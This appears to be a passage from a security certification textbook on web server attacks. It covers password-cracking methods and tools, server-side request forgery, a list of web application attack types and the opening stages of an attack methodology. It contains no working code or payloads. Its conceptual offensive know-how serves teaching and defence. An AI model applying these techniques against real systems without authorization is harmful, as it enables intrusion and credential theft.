
We present some details of various tools and techniques used by attackers to crack passwords. Attackers can use password cracking techniques to extract passwords from web servers, FTP servers, SMTP servers, and so on. They can crack passwords either manually or with automated tools such as THC Hydra, Ncrack, and RainbowCrack.

The following are some techniques attackers use to crack passwords:

- **Guessing**: This is the most common method of cracking passwords. In this method, the attacker guesses possible passwords either manually or by using automated tools provided with dictionaries. Most people tend to use their pets' names, loved ones' names, license plate numbers, dates of birth, or other weak passwords such as "QWERTY," "password," "admin," etc. so that they can remember them easily. The attacker exploits this human behavior to crack passwords.
- **Dictionary attack**: A dictionary attack uses a predefined file containing various combinations of words, and an automated program enters these words one at a time to check if any of them are the password. This might not be effective if the password includes special characters and symbols. If the password is a simple word, then it can be found quickly. Compared to a brute-force attack, a dictionary attack is less time-consuming.
- **Brute-force attack**: In the brute-force method, all possible character combinations are tested; for example, the test may include combinations of uppercase characters from A to Z, numbers from 0 to 9, and lowercase characters from a to z. This method is useful for identifying one-word or two-word passwords. If a password consists of uppercase and lowercase letters as well as special characters, it might take months or years to crack the password using a brute-force attack.
- **Hybrid attack**: A hybrid attack is more powerful than the above techniques because it uses both a dictionary attack and brute-force attack. It also uses symbols and numbers. Password cracking is easier with this method than with the above methods.

Server-Side Request Forgery (SSRF) Attack

- Attackers exploit SSRF vulnerabilities in a public web server to send crafted requests to the internal or back end servers
- Once the attack is successfully performed, the attackers can perform various activities such as port scanning, network scanning, IP address discovery, reading web server files, and bypassing host-based authentication



Server-Side Request Forgery (SSRF) Attack

Attackers exploit server-side request forgery (SSRF) vulnerabilities, which evolve from the unsafe use of functions in an application, in public web servers to send crafted requests to the internal or backend servers. Internal servers are usually implemented by firewalls to prevent the network from unwanted traffic inflows. Therefore, attackers leverage SSRF vulnerabilities in Internet-facing web servers to gain access to the backend servers that are protected by a firewall. The backend server believes that the request is made by the web server because they are on the same network and responds with the data stored in it.

Generally, server-side requests are initiated to obtain information from an external resource and feed it into an application. For instance, a designer can utilize a URL such as *https://xyz.com/feed.php?url=externalsite.com/feed/to* to obtain a remote feed. If attackers can alter the URL input to the localhost, then they can view all the local resources on the server. This is how SSRF vulnerabilities evolve.

Once the attack is successfully performed, attackers can perform various activities such as port scanning, network scanning, IP address discovery, reading of web server files, bypassing of host-based authentication, interaction with critical protocols, and remote code execution.





Figure 13.20: Demonstration of SSRF attack





Web Application Attacks

Even if web servers are configured securely or are secured using network security measures such as firewalls, a poorly coded web application deployed on the web server may provide a path for an attacker to compromise the web server's security. If web developers do not adopt secure coding practices while developing web applications, attackers may be able to exploit vulnerabilities and compromise web applications and web server security. An attacker can perform different types of attacks on vulnerable web applications to breach web server security.

- **Parameter/Form Tampering**: In this type of tampering attack, the attacker manipulates the parameters exchanged between the client and server to modify application data, such as user credentials and permissions as well as price and quantity of products.
- **Cookie Tampering**: Cookie-tampering attacks occur when a cookie is sent from the client side to the server. Different types of tools help in modifying persistent and non-persistent cookies.
- **Unvalidated Input and File Injection Attacks**: Unvalidated input and file-injection attacks are performed by supplying an unvalidated input or by injecting files into a web application.
- **Session Hijacking**: Session hijacking is an attack in which the attacker exploits, steals, predicts, and negotiates the real valid web session's control mechanism to access the authenticated parts of a web application.
- **SQL Injection Attacks**: SQL injection exploits the security vulnerability of a database for attacks. The attacker injects malicious code into the strings, which are later passed on to the SQL server for execution.

- **Directory Traversal:** Directory traversal is the exploitation of HTTP through which attackers can access restricted directories and execute commands outside of the web server's root directory by manipulating a URL.
- **Denial-of-Service (DoS) Attack:** A DoS attack is intended to terminate the operations of a website or server to make it unavailable for access by its intended users.
- **Cross-Site Scripting (XSS) Attacks:** In this method, an attacker injects HTML tags or scripts into a target website.
- **Buffer Overflow Attacks:** The design of most web applications helps them in sustaining some amount of data. If that amount exceeds the storage space available, the application may crash or exhibit some other vulnerable behavior. An attacker uses this advantage and floods the application with an excess amount of data, causing a buffer overflow attack.
- **Cross-Site Request Forgery (CSRF) Attack:** An attacker exploits the trust of an authenticated user to pass malicious code or commands to the web server.
- **Command Injection Attacks:** In this type of attack, a hacker alters the content of the web page by using HTML code and by identifying the form fields that lack valid constraints.
- **Source Code Disclosure:** Source-code disclosure is a result of typographical errors in scripts or misconfiguration, such as failure to grant executable permissions to a script or directory. Source-code disclosure can occasionally allow attackers to access sensitive information about database credentials and secret keys to compromise the web server.





Web Server Attack Methodology

The previous section described attacks that an attacker can perform to compromise a web server's security. This section explains how the attacker proceeds towards performing a successful attack on a web server. A web server attack typically involves preplanned activities called an attack methodology that an attacker follows to reach the goal of breaching the target web server's security.

Attackers hack a web server in multiple stages. At each stage, the attacker attempts to gather information about loopholes and to gain unauthorized access to the web server. The following are the various stages of the attack methodology for web servers.

- **Information Gathering**

  Every attacker tries to collect as much information as possible about the target web server. The attacker gathers the information and then analyzes it to find lapses in the current security mechanisms of the web server.

- **Web Server Footprinting**

  The purpose of footprinting is to gather information about the security aspects of a web server with the help of tools or footprinting techniques. Through footprinting, attackers can determine the web server's remote access capabilities, its ports and services, and other aspects of its security.

- **Website Mirroring**

  Website mirroring is a method of copying a website and its content onto another server for offline browsing. With a mirrored website, an attacker can view the detailed structure of the website.

- **Vulnerability Scanning**

